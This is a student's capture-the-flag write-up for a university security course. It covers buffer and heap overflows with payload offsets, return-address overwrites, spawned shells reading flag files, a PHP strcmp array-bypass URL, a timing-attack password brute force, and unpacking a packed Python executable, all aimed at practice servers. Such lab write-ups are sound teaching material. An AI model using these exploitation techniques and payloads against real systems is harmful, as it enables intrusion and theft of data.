Computer Security **Name:** Ameer Hamza
CTF1: Offline CTF UCF

My username at the CTF competition is `hamzzza`.

In the below questions, I created objdumps using command `objdump -d -M intel <binary>` to create an intel dump of binaries.

1. **Pwn**:

   (a) **bof1**

   In the below objdump, the `buffer` is at `rbp-0x30` (or `rbp-48`), and the `admin` variable is at `rbp-0x4`, whose initial value is 0 but we need it to be changed to some non-zero value to call function `win`. We overflow the buffer by putting 45 characters, which changes the value for `admin` to non-zero and gets us the flag.

```
401252:       c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0
401259:       48 8d 45 d0             lea    rax,[rbp-0x30]
40125d:       48 89 c6                mov    rsi,rax
401260:       48 8d 3d bd 0d 00 00    lea    rdi,[rip+0xdbd]        # 402024 <_IO_stdin_used+0x24>
401267:       b8 00 00 00 00          mov    eax,0x0
40126c:       e8 5f fe ff ff          call   4010d0 <__isoc99_scanf@plt>
401271:       83 7d fc 00             cmp    DWORD PTR [rbp-0x4],0x0
401275:       74 07                   je     40127e <main+0x38>
401277:       e8 5a ff ff ff          call   4011d6 <win>
```

   Ran the exploit in `exploit.py` and got the result.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/bof1$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 9000: Done
/home/hamza/Desktop/Computer_Security/CTF/CTF1/Pwn/bof1/exploit.py:10: BytesWarning: Text is not bytes; a
ssuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline('0'*45);
b'flag{my_first_buffer_overflow!}\n'
[*] Closed connection to ctf.hackucf.org port 9000
```

   (b) **bof2**

   In the below objdump, the `buffer` is at `rbp-0x4c` (or `rbp-76`), and the `correct` variable is at `rbp-0xc`, whose initial value is 0 but we need it to be changed to `0xdeadbeef` to call function `win`. We overflow the buffer by putting 64 characters, then `0xdeadbeef`, which changes the value for `correct` to `0xdeadbeef` and gets us the flag.

```
80492e2:	c7 45 f4 00 00 00 00 	mov    DWORD PTR [ebp-0xc],0x0
80492e9:	83 ec 08             	sub    esp,0x8
80492ec:	8d 45 b4             	lea    eax,[ebp-0x4c]
80492ef:	50                   	push   eax
80492f0:	8d 83 60 ed ff ff    	lea    eax,[ebx-0x12a0]
80492f6:	50                   	push   eax
80492f7:	e8 14 fe ff ff       	call   8049110 <__isoc99_scanf@plt>
80492fc:	83 c4 10             	add    esp,0x10
80492ff:	81 7d f4 ef be ad de 	cmp    DWORD PTR [ebp-0xc],0xdeadbeef
8049306:	74 1c                	je     8049324 <main+0x63>
8049308:	83 ec 0c             	sub    esp,0xc
804930b:	8d 83 63 ed ff ff    	lea    eax,[ebx-0x129d]
8049311:	50                   	push   eax
8049312:	e8 b9 fd ff ff       	call   80490d0 <puts@plt>
8049317:	83 c4 10             	add    esp,0x10
804931a:	83 ec 0c             	sub    esp,0xc
804931d:	6a 00                	push   0x0
804931f:	e8 bc fd ff ff       	call   80490e0 <exit@plt>
8049324:	e8 0d ff ff ff       	call   8049236 <win>
```

Ran the exploit in `exploit.py` and got the result.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/bof2$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 9001: Done
b'flag{buffers_and_beef_make_for_a_yummie_pwn_steak}\n'
[*] Closed connection to ctf.hackucf.org port 9001
```

(c) **bof3**

In the below objdump, the `buffer` is at `rbp-0x4c` (or `rbp-76`), and the `fp` (function pointer) variable is at `rbp-0xc`, whose initial value is `lost`, which is later called. But we need it to be changed to `0x08049256` to call function `win`. We overflow the buffer by putting 64 characters, then `0x08049256`, which changes the value for `fp` to the location of `win`, calls `fp`, and gets us the flag.

```
8049347:	8d 90 d5 df ff ff    	lea    edx,[eax-0x202b]
804934d:	89 55 f4             	mov    DWORD PTR [ebp-0xc],edx
8049350:	83 ec 08             	sub    esp,0x8
8049353:	8d 55 b4             	lea    edx,[ebp-0x4c]
```

Ran the exploit in `exploit.py` and got the result.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/bof3$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 9002: Done
b'flag{time_to_get_out_of_the_kiddie_pool}\n'
[*] Closed connection to ctf.hackucf.org port 9002
```

(d) **stack0 pt1**

In the below objdump, the `buffer` is at `rbp-0x3b` (or `rbp-59`), and the `didPurchase` variable is at `rbp-0x9`, whose initial value is `false`. But we need it to be changed to `true` to call function `giveFlag`. We overflow the buffer by putting 50 characters, which overflows the value of `didPurchase` to `true`, and gets us the flag.

```
8049329:       8d 45 c5                lea    eax,[ebp-0x3b]
804932c:       50                      push   eax
804932d:       6a 00                   push   0x0
804932f:       e8 8c fd ff ff          call   80490c0 <read@plt>
8049334:       83 c4 10                add    esp,0x10
8049337:       80 7d f7 00             cmp    BYTE PTR [ebp-0x9],0x0
804933b:       74 19                   je     8049356 <func+0x77>
804933d:       83 ec 0c                sub    esp,0xc
8049340:       8d 83 e0 ec ff ff       lea    eax,[ebx-0x1320]
8049346:       50                      push   eax
8049347:       e8 c4 fd ff ff          call   8049110 <puts@plt>
804934c:       83 c4 10                add    esp,0x10
804934f:       e8 02 ff ff ff          call   8049256 <giveFlag>
```

Ran the exploit in `exploit.py` and got the result. Note: I had to run the exploit a few times (5) to be able to get the flag. Instead, I piped the 50 characters to ncat command and got the flag immediately. Not sure why it is.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/stack0_pt1$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 32101: Done
b'Debug info: Address of input buffer = 0xffb4230d\nEnter the name you used to purchase this program:\nTh
ank you for purchasing Hackersoft Powersploit!\nHere is your first flag: flag{babys_first_buffer_overflow
}\n\n'
[*] Closed connection to ctf.hackucf.org port 32101
```

(e) **heap0**

In the below debug information, the `username` is at `0x56bd5008` , and the `shell` is at `0x56bd5040`. `username` takes input from user, which we can use to overflow the `shell` variable to put `/bin/sh`, run the command `cat flag.txt` to receive the flag. The difference between addresses is `56`, so we put `/bin/sh` at `56` in the payload.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/heap0$ $(cat info)
username at 0x56bd5008
shell at 0x56bd5040
Enter username:
```

Ran the exploit in `exploit.py` and got the result.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/heap0$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 7003: Done
b'username at 0x57179008\n'
[*] Switching to interactive mode
shell at 0x57179040
Enter username: Hello, aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaa/bin/sh. Your shell is /bi
n/sh.
$ cat flag.txt
flag{heap_challenges_are_not_as_scary_as_most_people_think}
$
[*] Closed connection to ctf.hackucf.org port 7003
```

(f) **ret**

In the following objdump, we see that there is a `scanf` function that takes input from the user, while the `buffer` is at `ebp-0x4c` (or `ebp-76`). There is a comparison for location `ebp-0xc` (or `ebp-12`) to `0xdeadbeef`. Further, there is no call to function `win`, so we need to call that. For that, we replace the return address at `ebp+4` with the address of `win` function, which is at `0x080491f6`. Hence, in the payload, we put `0xdeadbeef` at 64 and `0x080491f6` at 80 to replace the return address.

```
8049256:       8d 45 b4                lea    eax,[ebp-0x4c]
8049259:       50                      push   eax
804925a:       8d 83 2e ed ff ff       lea    eax,[ebx-0x12d2]
8049260:       50                      push   eax
8049261:       e8 6a fe ff ff          call   80490d0 <__isoc99_scanf@plt>
8049266:       83 c4 10                add    esp,0x10
8049269:       81 7d f4 ef be ad de    cmp    DWORD PTR [ebp-0xc],0xdeadbeef
8049270:       74 1c                   je     804928e <func+0x58>
8049272:       83 ec 0c                sub    esp,0xc
8049275:       8d 83 31 ed ff ff       lea    eax,[ebx-0x12cf]
804927b:       50                      push   eax
804927c:       e8 0f fe ff ff          call   8049090 <puts@plt>
8049281:       83 c4 10                add    esp,0x10
8049284:       83 ec 0c                sub    esp,0xc
8049287:       6a 00                   push   0x0
8049289:       e8 22 fe ff ff          call   80490b0 <exit@plt>
804928e:       90                      nop
804928f:       8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
8049292:       c9                      leave
8049293:       c3                      ret
```

Ran the exploit in `exploit.py` and got the result.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/ret$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 9003: Done
[*] Switching to interactive mode
you Win!

$ cat flag.txt
flag{no_you_suck!:P}
$
[*] Closed connection to ctf.hackucf.org port 9003
```

(g) **mem_test**

In the following objdump, the `buffer` is at `ebp-0x13` (or `ebp-19`) in the function `mem_test`.

```
08049296 <mem_test>:
 8049296:       f3 0f 1e fb             endbr32
 804929a:       55                      push   ebp
 804929b:       89 e5                   mov    ebp,esp
 804929d:       53                      push   ebx
 804929e:       83 ec 14                sub    esp,0x14
 80492a1:       e8 2a ff ff ff          call   80491d0 <__x86.get_pc_thunk.bx>
 80492a6:       81 c3 6a 21 00 00       add    ebx,0x216a
 80492ac:       83 ec 04                sub    esp,0x4
 80492af:       6a 0b                   push   0xb
 80492b1:       6a 00                   push   0x0
 80492b3:       8d 45 ed                lea    eax,[ebp-0x13]
```

The function `win_func` contains a `system` call to the specified string as an argument. Moreover, we have the `/bin/sh` string. When returning from function `mem_test`, we can replace the return value with the address to `win_func` with the argument `/bin/sh`, get the shell and get contents of the flag, possibly. Hence, I constructed the following buffer: the first 23 characters can be anything, then the address of `win_func`, then (ideally) the address of `exit` function, and then the address of the string `/bin/sh` which is already printed when the program runs and is `0x0804a021`. However, I have spent a lot of time trying to figure out the address of `exit` function but I could not. This includes looking at `objdump`, `gdb`, `ida`, and `strings`. Hence, I thought maybe replacing `exit` with some already defined function in the binary will work. I replaced that with calling function `func` (`0x0804936b`) hoping this would work. I get the following output. Look at `exploit.py`.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Pwn/mem_test$ python3 exploit.py
[+] Opening connection to ctf.hackucf.org on port 9004: Done
[*] Switching to interactive mode



------Test Your Memory!-------

sQqj9EFll8\xff

I know that mine is fine...see? : 0x804a021
Let's see how good your memory is...

> sorry, your memory sucks

$ ls
flag.txt
mem_test
$ cat flag.txt
flag{i_forgot_the_flag}
$
```

(h) **super_stack**

Looking at the objdump, it is clear that there are no functions that can give us the flag or help us run the shell. We have a `buffer` that we can exploit, and its address is printed when the program is run. The first thing that comes to my mind is using shellcode. We can insert shellcode at a certain location in the `buffer`, calculate the offset of the shellcode with respect to the location of `buffer`, and use that to replace the return address of the main function with the location of the shellcode. Hence, the payload construction is given in `exploit.py`. Since the location of `buffer` changes every time the program is run, we cannot pipe the payload at the start of the program. Hence, I used `gdb` to start with the program and run it once. Now I know the address of the `buffer` and again run the program with the known `buffer` location (because once the program is started in `gdb`, the location remains the same for every run. A better way would be to parse the output of the program run and then send the correct payload, but this is easier for now. However, the attack does not work. I currently cannot argue why. Another way is to use gadgets and use return-oriented programming techniques to run shell, but my knowledge of gadgets is limited.

(i) **stack0 pt2**

In the below objdump, the `buffer` is at `ebp-0x3b` (or `ebp-59`) in the function `func`.

```
080492df <func>:
 80492df:       f3 0f 1e fb             endbr32
 80492e3:       55                      push   ebp
 80492e4:       89 e5                   mov    ebp,esp
 80492e6:       53                      push   ebx
 80492e7:       83 ec 44                sub    esp,0x44
 80492ea:       e8 a1 fe ff ff          call   8049190 <__x86.get_pc_thunk.bx>
 80492ef:       81 c3 c5 20 00 00       add    ebx,0x20c5
 80492f5:       c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
 80492f9:       83 ec 08                sub    esp,0x8
 80492fc:       8d 45 c5                lea    eax,[ebp-0x3b]
 80492ff:       50                      push   eax
 8049300:       8d 83 80 ec ff ff       lea    eax,[ebx-0x1380]
 8049306:       50                      push   eax
 8049307:       e8 c4 fd ff ff          call   80490d0 <printf@plt>
```

The call to function `giveFlag` is done, already due to the task in part 1. However, now we need to read the contents of the file `flag2.txt`. The idea is to pass `flag2.txt` at a certain location in the `buffer`, replace the return address of `func` by the address of the `fopen` call in the `giveFlag` function, which is `0x804927d`. We do this because previously `fopen` is being called with `flag1.txt` and we cannot change the address of `flag1.txt`, neither can we replace the command to push `flag1.txt` to the stack as an argument to `fopen`. Hence, we start at the `fopen`. We have the following payload: at 63, we put `0x0804927d`, the address of `fopen`, at 67, we put the address of `func` again (this is done because we cannot find `exit` function, as we discussed previously), at 79, we put `flag2.txt` string, at 71, we put the location of the `flag2.txt` that should be the address of the `buffer` plus 79, and finally the second argument to `fopen` (which is string "r", whose address I found in the strings section in binary). We pass this payload to the program, however, this does not work and gives segmentation fault. Not clear why. Check `exploit.py` for somewhat partial implementation.

2. **Web**:

   (a) **strcmp** The PHP code compares the input to the actual password and if it's correct, gives the flag. According to the documentation of `strcmp`, it returns `NULL`, and a warning when comparing different types of parameters [5]. `NULL` is equivalent to 0, which is also the output when strings being compared are equal. Hence, instead of `passwd` field as a string, I input it as an array like in this request: `ctf.hackucf.org:4000/cmp/cmp.php?passwd[]=`. This results in printing out the password, which is also the flag.

   (b) **Superhacker Part1**

   Looking at the provided code, it can be seen that `flag1` that we are trying to access is printed when an if-checks pass, `array_key_exists("iamahacker",$_GET)` which requires a `GET` request containing certain key `iamahacker`. Hence, without filling in the `username` and `password`, we construct the given URL plus extra `GET` request. We also need `username` set, so we also add `username` field. However, we can leave both values empty. The link is: `http://ctf.hackucf.org:4001/index.php?iamahacker=&username=`

```
Warning: mysqli_connect(): (HY000/2003): Can't connect to MySQL server on '172.17.0.24' (111) in /app/index.php on line 9

Notice: Undefined index: password in /app/index.php on line 11

Warning: mysqli_select_db() expects parameter 1 to be mysqli, boolean given in /app/index.php on line 13

Warning: mysqli_query() expects parameter 1 to be mysqli, boolean given in /app/index.php on line 15
flag{r3qu35t_f0r_f14g_gr4n73d}

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, null given in /app/index.php on line 21

Warning: mysqli_close() expects parameter 1 to be mysqli, boolean given in /app/index.php on line 27
```

(c) **Superhacker Part2**

This problem is the continuation of **Superhacker Part1**, hence we have the current link that gives `flag1` as `http://ctf.hackucf.org:4001/index.php?iamahacker=&username=`. The additional requirement is `mysqli_num_rows($res) > 0` is `true`. However, the errors in part 1 show that the MySQL server on the remote location is not working. I tried some solutions thinking I am passing something wrong and even setting up a server on `localhost`, but since the server is at a remote location, we cannot control it. The last time this problem was solved was in 2020, which explains that lately, no one has been able to solve this. If this attack was possible, I believe we could do it by SQL injection as it needs rows greater than 0.

(d) **bad_code**

This php code contains a timing vulnerability. The program checks the user input with the password and returns the output accordingly. However, it reveals how much time it took to check the password. It will compare the first character of the input with that of the password. If they do not match, it returns immediately and gives the time. We can see that for the first character, it will return immediately except when the first characters match. It will move to the second character and repeat. However, it will likely fail because as a user, we do not know the password and have guessed it wrong. But the time returned will be greater than all cases when the input was rejected at the first character. This tells us the first character of the password. We can automate this to send a partially known password and concatenate it with all possible next characters one at a time. One of those password candidates will return time larger than the others and so we consider that part of our known password and keep repeating it until we guess it right. Below is such an automated attack showed:

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/Web/bad_code$ python3 exploit.py
current password: A
current password: AT
current password: AT2
current password: AT2B
current password: AT2B1
current password: AT2B1H
current password: AT2B1HD
flag{i_stole_this_challenge_idea_from_someone_else}
current password: AT2B1HDI
password is: AT2B1HDI
```

(e) **calc**

I solved this using automated script. I initially used python `requests` and `HTMLParser` but I had issues with `requests`: 1) I could not interact with the `answer` textbox, 2) when doing a POST request, it does that to a new page of the same url (the mathematical expression gets changed). Hence, I used `selenium`, which is much better at interacting with the web browser. Check `exploit.py`.

> the answer: -5779
> your answer: -5779
> flag{you_should_have_solved_this_in_ruby}

3. **RE**:

   (a) **Baby's First ELF**

   Simply running the binary gives the flag.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/babys_first_elf$ ./babys_first_elf
flag{not_that_kind_of_elf}
```

   (b) **Not Found?**

   Simply running the binary gives the flag.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/not_found$ ./not_found
flag{got_dat_multilib}
```

   (c) **Conditional 1**

   I used `strings <binary>` command to get all the strings. Intuitively, I looked for keyword `password`, which worked. I have the password at the 2nd location. I wrote a small script to automate it.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/conditional1$ strings conditional1 | grep
 password
Usage: %s password
super_secret_password
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/conditional1$ cat exploit.sh
./conditional1 $(strings conditional1 | grep "password" | sed -n "2p")
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/conditional1$ ./exploit.sh
Access granted.
flag{if_i_submit_this_flag_then_i_will_get_points}
```

   (d) **Conditional 2**

   I used `BinaryNinja` to disassemble the binary.

```
else if (atoi(argv[1]) == 0xcafef00d)
{
    puts("Access granted.");
    giveFlag();
    rax_3 = 0;
}
```

   It can be seen that output of function `atoi()` (converts a string into a decimal number representation) is being compared to `0xcafef00d`, and then it goes to the function `giveFlag` in the program, that should give us the flag. The decimal number for hex number `0xcafef00d` is `3405705229`. Check the `exploit.py`.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/conditional2$ python3 exploit.py
[+] Starting local process './conditional2': pid 1239259
[*] Process './conditional2' stopped with exit code 0 (pid 1239259)
b'Access granted.\n'
b'flag{at_least_this_cafe_wont_leak_your_credit_card_numbers}\n'
```

(e) **Loop 1**

Here is part of dissembled code:

```
else if (var_c != 0x7a69)
{
    printf("Unknown choice: %d\n", var_c);
}
else
{
    puts("Wow such h4x0r!");
    giveFlag();
}
```

Before `giveFlag` function call in the `main` function, there is a comparison to hexadecimal number `0x7a69`, which is 31337 in decimal. Check `exploit.py`.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/loop1$ python3 exploit.py
[+] Starting local process './loop1': pid 1243176
/home/hamza/Desktop/Computer_Security/CTF/CTF1/RE/loop1/exploit.py:12: BytesWarning: Text is not bytes; a
ssuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline(str(cafefood));
[*] Process './loop1' stopped with exit code 0 (pid 1243176)
Menu:

[1] Say hello
[2] Add numbers
[3] Quit

[>] Wow such h4x0r!
flag{much_reversing_very_ida_wow}
```

(f) **Aunt Mildred**

I used `Hex-Rays` tool to disassemble the program.

```
if ( strlen(v4) == 64 && !strcmp(v4, "ZjByX3kwdXJfNWVjMG5kX2xlNTVvbl91bmJhc2U2NF80bGxfN2gzXzdoMW5nNQ==") )
{
  puts("Correct password!");
  return 0;
}
puts("Come on, even my aunt Mildred got this one!");
```

My immediate guess was that the password is `ZjByX3kwdXJfNWVjMG5kX2xlNTVvbl91bmJhc2U2NF80bGxfN2gzXzdoMW5nNQ==`, but it did not work. Further investigation by using `strings <binary>` shows multiple strings but `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/` is important, which is Base64 encoding table.

```
ZjByX3kwdXJfNWVjMG5kX2xlNTVvbl91bmJhc2U2NF80bGxfN2gzXzdoMW5nNQ==
Correct password!
Come on, even my aunt Mildred got this one!
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

The previous string is a Base64 encoding, that we decode and pass as password. Check `exploit.py`.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/aunt_mildred$ python3 exploit.py
f0r_y0ur_5ec0nd_le55on_unbase64_4ll_7h3_7h1ng5
[+] Starting local process './mildred': pid 1250416
[*] Process './mildred' stopped with exit code 0 (pid 1250416)
b'Correct password!\n'
```

(g) **64 Bit**

Part of the disassembly shows here:

```
uint64_t encrypt(int32_t arg1)
{
    return (arg1 ^ 0x4d2);
}

int32_t main(int32_t argc, char** argv, char** envp)
{
    int32_t var_10 = 0;
    puts("enter key:");
    __isoc99_scanf(&data_40065f, &var_10);
    if (encrypt(var_10) != 0xdeadbeef)
    {
        puts("try again ");
    }
    else
    {
        puts("win :)");
    }
    return 0;
}
```

The program takes an `XOR` of the input with `0x4d2` and checks if the result is `0xdeadbeef`. To find the input, we can take `XOR` of `0x4d2` and `0xdeadbeef` and get the number to input.

```
(base) hamza@hamza-work:~/Desktop/Computer_Security/CTF/CTF1/RE/64bit$ python3 exploit.py
3735927357
[+] Starting local process './64bit': pid 1257141
/home/hamza/Desktop/Computer_Security/CTF/CTF1/RE/64bit/exploit.py:23: BytesWarning: Text is not bytes; a
ssuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline(str(result));
[*] Process './64bit' stopped with exit code 0 (pid 1257141)
enter key:
win :)
```

(h) **Source protection**

As this problem mentions using python for creating password vault, I looked up online for such functionality and found some tools, including `pyvault` [4] and `py2exe`. I looked for tools that take an executable built by such a password vault creator and unpack it, which include `decompile-py2exe` [2] and `python-exe-unpacker` [3]. `decompile-py2exe` only decompiles vaults generated by `py2exe`, hence I tried `decompile-py2exe`.

```
(base) hamza@hamza-work:~/python-exe-unpacker$ python3 python_exe_unpack.py -i ~/Desktop/Computer_Securit
y/CTF/CTF1/RE/source_protection/passwords.exe
[*] On Python 3.9
[*] Processing /home/hamza/Desktop/Computer_Security/CTF/CTF1/RE/source_protection/passwords.exe
[*] Pyinstaller version: 2.1+
[*] This exe is packed using pyinstaller
[*] Unpacking the binary now
[*] Python version: 27
[*] Length of package: 3188825 bytes
[*] Found 18 files in CArchive
[*] Beginning extraction...please standby
[!] Warning: The script is running in a different python version than the one used to build the executabl
e
    Run this script in Python27 to prevent extraction errors(if any) during unmarshalling
[*] Found 194 files in PYZ archive
[*] Successfully extracted pyinstaller exe.
```

I found a file `passwords` in the directory of the unpacked vault.

```
(base) hamza@hamza-work:~/python-exe-unpacker/unpacked/passwords.exe$ ls
 bz2.pyd                          pyiboot01_bootstrap
 _hashlib.pyd                     pyimod01_os_path
 Microsoft.VC90.CRT.manifest      pyimod02_archive
 msvcm90.dll                      pyimod03_importers
 msvcp90.dll                     'pyi-windows-manifest-filename passwords.exe.manifest'
 msvcr90.dll                      python27.dll
 out00-PYZ.pyz                    select.pyd
 out00-PYZ.pyz_extracted          struct
 passwords                        unicodedata.pyd
 passwords.exe.manifest
```

Looking at the content, I was able to retrieve the flag.


```
(base) hamza@hamza-work:~/python-exe-unpacker/unpacked/passwords.exe$ cat passwords
c@s#d�Zedkre�ndS(cCs�idd6dd6dd6d6}d     GHtd
�}|d
    krGd
GHx+|j�D]\}}dj||�GHqYWtd�dS(NtZuck3rb3rg_is_dr34myFacebooktSwiftOnSecurity15l1f3tTwittertI_Before_E_Excep
t_After_CtSchools'sun{py1n574ll3r_15n7_50urc3_pr073c710n}t
                                                           SunshineCTFs*Welcome to my super secret passwor
d vault!s�What's the magic phrase?: s�I hate when I'm on a flight and I wake up with a water bottle next
```

(i) **Order Matters**

I looked at the decompiled source code using `BinaryNinja`.

```
printf("Enter password: ");
void var_38;
__isoc99_scanf(&data_d4c, &var_38);
if (strlen(&var_38) != 0x1e)
{
    puts("Wrong password length.");
    exit(0xffffffff);
    /* no return */
}
for (int32_t var_c_1 = 0; var_c_1 <= 0xe; var_c_1 = (var_c_1 + 1))
{
    int32_t rax_11 = ((*(&var_38 + var_10) - 0x30) * 5);
    *(&var_78 + (var_c_1 << 2)) = (*(&var_78 + (var_c_1 << 2)) + (rax_11 + rax_11));
    *(&var_78 + (var_c_1 << 2)) = (*(&var_78 + (var_c_1 << 2)) + (*(&var_38 + (var_10 + 1)) - 0x30));
    var_10 = (var_10 + 2);
}
for (int32_t var_c_2 = 0; var_c_2 <= 0xe; var_c_2 = (var_c_2 + 1))
{
    int32_t rax_27 = *(&var_78 + (var_c_2 << 2));
    if (rax_27 <= 0xf)
    {
        switch (rax_27)
        {
            case 1:
            {
                var_14 = (var_14 + p01());
                break;
            }
            case 2:
            {
                var_14 = (var_14 - p02());
```

I see that there are a lot of checks on the password. Reverse engineering these checks would take a lot of time and effort, and felt like there should be another way. I thought symbolic execution would be a better way. I ran symbolic execution using `angr`, but it did not work and the process was killed (probably state explosion). Check `symb_exec.py`.




```
WARNING  | 2023-04-24 20:09:39,548 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff67 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:40,321 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff68 with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:41,104 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff69 with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:41,888 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff6a with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:42,665 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff6b with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:43,441 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff6c with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:44,241 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff6d with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
WARNING  | 2023-04-24 20:09:45,018 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff6e with 1 unconstrained bytes referenced from 0x400a63 (main+0xf5 in order (0xa63))
WARNING  | 2023-04-24 20:09:45,844 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at
0x7ffffff7ffeff6f with 1 unconstrained bytes referenced from 0x400a32 (main+0xc4 in order (0xa32))
